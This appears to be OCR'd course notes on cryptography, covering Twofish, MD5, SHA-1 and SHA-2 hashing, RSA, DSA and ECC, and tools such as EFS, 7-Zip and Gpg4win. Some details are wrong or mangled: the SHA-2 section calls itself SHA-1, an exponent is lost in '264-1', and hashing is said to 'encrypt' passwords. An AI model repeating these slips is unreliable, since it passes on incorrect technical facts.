
- Twofish

Like Blowfish, Twofish uses block ciphering. Twofish uses a single key of any length up to 256 bits and is said to be efficient both for software that runs in smaller processors such as those in smart cards and for embedding in hardware. It allows implementers to trade off encryption speed, key setup time, and code size to balance performance. Twofish is unpatented, license-free, and freely available for use.

❖ Hashes

There is no usage of any key in this algorithm. A hash value with fixed length is calculated as per the plain text which makes it impossible for contents of plain text to be recovered. Many operating systems use hash functions to encrypt passwords.


This process ensures integrity of the message as the hash value on both, sender\'s and receiver\'s side should match if the message is unaltered.



❖ Hashing algorithms

➢ Message Digest

Message Digest is used to ensure the integrity of a message transmitted over an insecure channel (where the content of the message can be changed). The message is passed through a Cryptographic hash function. This function creates a compressed image of the message called Digest.



This message and digest pair is equivalent to a physical document and fingerprint of a person on that document. Unlike the physical document and the fingerprint, the message and the digest can be sent separately.

Most importantly, the digest should be unchanged during the transmission.

The cryptographic hash function is a one-way function, that is, a function which is practically infeasible to invert. This cryptographic hash function takes a message of variable length as input and creates a digest / hash / fingerprint of fixed length, which is used to verify the integrity of the message.

Message digest ensures the integrity of the document. To provide authenticity of the message, digest is encrypted with sender's private key. Now this digest is called digital signature, which can be only decrypted by the receiver who has sender's public key. Now the receiver can authenticate the sender and also verify the integrity of the sent message.

The hash algorithm MD5 is widely used to check the integrity of messages. MD5 divides the message into blocks of 512 bits and creates a 128-bit digest (typically, 32 Hexadecimal digits). It is no longer considered reliable for use as researchers have demonstrated techniques capable of easily generating MD5 collisions on commercial computers.

The weaknesses of MD5 have been exploited by the Flame malware in 2012.

➢ SHA-1

SHA-1 or Secure Hash Algorithm 1 is a cryptographic hash function which takes an input and produces a 160-bit (20-byte) hash value. This hash value is known as a message digest. This message digest is usually then rendered as a hexadecimal number which is 40 digits long. It is a U.S. Federal Information Processing Standard and was designed by the United States National Security Agency.

SHA-1 is now considered insecure since 2005. Major tech giants browsers like Microsoft, Google, Apple and Mozilla have stopped accepting SHA-1 SSL certificates by 2017.

***Input** : hello world*

***Output** : 2aae6c35c94fcfb415dbe95f408b9ce91ee846ed*

- SHA-2


SHA-1 is also a cryptographic hash function which is designed by United States National Security Agency. It is constructed using the Merkle-Damgard structure from a one-way compression function. The compression function used is constructed using the Davies-Meyer structure from a classified block cipher. It was first published in 2001. It is successor to SHA-1.

- SHA-256


SHA-256 is a more secure and newer cryptographic hash function that was launched in 2000 as a new version of SHA functions and was adopted as FIPS standard in 2002. It is allowed to use a hash generator tool to produce a SHA256 hash for any string or input value. Also, it generates 256 hash values, and the internal state size is 256 bit and the original message size is up to 264-1 bits.

❖ Hash generating tools

- Online md5




- Hash my files




- Microsoft FCIV
- Md5 calculator

- Hash calc




- Process explorer (sys internal tools)



❖ Asymmetric key cryptography

It is also known as public key cryptography because it involves usage of a public key along with secret key. It solves the problem of key distribution as both parties use different keys for encryption/decryption. It is not feasible to use for decrypting bulk messages as it is very slow compared to symmetric key cryptography.



Asymmetric encryption uses a mathematically related pair of keys for encryption and decryption: a public key and a private key. If the public key is used for encryption, then the related private key is used for decryption; if the private key is used for encryption, then the related public key is used for decryption.

The two participants in the asymmetric encryption workflow are the sender and the receiver; each has its own pair of public and private keys. First, the sender obtains the receiver's public key. Next, the plaintext -- or ordinary, readable text -- is encrypted by the sender using the receiver's public key; this creates cipher text. The cipher text is then sent to the receiver, who decrypts the cipher text with their private key and returns it to legible plaintext.

Because of the one-way nature of the encryption function, one sender is unable to read the messages of another sender, even though each has the public key of the receiver.

Asymmetric cryptography is applied to:


- ✓ Encrypted email - a public key can be used to encrypt a message and a private key can be used to decrypt it.
- ✓ The SSL/TSL/HTTPS cryptographic protocols - establishing encrypted links between websites and browsers also makes use of asymmetric encryption.
- ✓ Bitcoin and other cryptocurrencies

❖ Asymmetric algorithms

- ➢ RSA

RSA algorithm is asymmetric cryptography algorithm. Asymmetric actually means that it works on two different keys i.e. Public Key and Private Key. As the name describes that the Public Key is given to everyone and Private key is kept private.

The idea of RSA is based on the fact that it is difficult to factorize a large integer. The public key consists of two numbers where one number is multiplication of two large prime numbers. And private key is also derived from the same two prime numbers. So if somebody can factorize the large number, the private key is compromised. Therefore, encryption strength totally lies on the key size and if we double or triple the key size, the strength of encryption increases exponentially. RSA keys can be typically 1024 or 2048 bits long, but experts believe that 1024 bit keys could be broken in the near future. But till now it seems to be an infeasible task.




- DSA

DSA stand for Digital Signature Algorithm. It is used for digital signature and its verification. It is based on mathematical concept of modular exponentiation and discrete logarithm. It was developed by National Institute of Standards and Technology (NIST) in 1991.

It involves four operations:

I. Key Generation
II. Key Distribution
III. Signing
IV. Signature Verification



- ECC

ECC stands for Elliptic Curve Cryptography is the latest encryption method offers stronger security. If we compare to the RSA and DSA algorithms, then 256-bit ECC is equal to 3072-bit RSA key. The reason behind keeping short key is the use of less computational power, fast and secure connection, ideal for Smartphone and tablet too.

- Diffie-Hellman
- El-Gamal

Difference Between Symmetric and Asymmetric Key Encryption

Symmetric Key Encryption	Asymmetric Key Encryption
It only requires a single key for both encryption and decryption.	It requires two key one to encrypt and the other one to decrypt.
The size of cipher text is same or smaller than the original plain text.	The size of cipher text is same or larger than the original plain text.
The encryption process is very fast.	The encryption process is slow.
It is used when a large amount of data is required to transfer.	It is used to transfer small amount of data.
It only provides confidentiality.	It provides confidentiality, authenticity and non-repudiation.
Examples: 3DES, AES, DES and RC4	Examples: Diffie-Hellman, ECC, El Gamal, DSA and RSA

In symmetric key encryption, resource utilization is low as compared to asymmetric key encryption.	In asymmetric key encryption, resource utilization is high.


❖ Key generating tools


➢ EFS


The Encrypting File System (EFS) on Microsoft Windows is a feature introduced in version 3.0 of NTFS that provides file system-level encryption. The technology enables files to be transparently encrypted to protect confidential data from attackers with physical access to the computer.

EFS is available in all versions of Windows except the home versions (see Supported operating systems below) from Windows 2000 onwards. By default, no files are encrypted, but encryption can be enabled by users on a per-file, per-directory, or per-drive basis. Some EFS settings can also be mandated via Group Policy in Windows domain environments. EFS works by encrypting a file with a bulk symmetric key, also known as the File Encryption Key . It uses a symmetric encryption algorithm.

The FEK (the symmetric key that is used to encrypt the file) is then encrypted with a public key that is associated with the user who encrypted the file, and this encrypted FEK is stored in the $EFS alternative data stream of the encrypted file. To decrypt the file, the EFS component driver uses the private key that matches the EFS digital certificate (used to encrypt the file) to decrypt the symmetric key that is stored in the $EFS stream. The EFS component driver then uses the symmetric key to decrypt the file.








➢ 7-zip


7-Zip is a utility program to help you extract compressed files and create your own compressed files in several different formats. With these tools you can easily send large quantities of information or open compressed files you receive without hassle.




➢ Gpg4win

Gpg4win is an email and file encryption package for most versions of Microsoft Windows, which uses GnuPG public-key cryptography for data encryption and digital signatures.


✓ Generating key pair



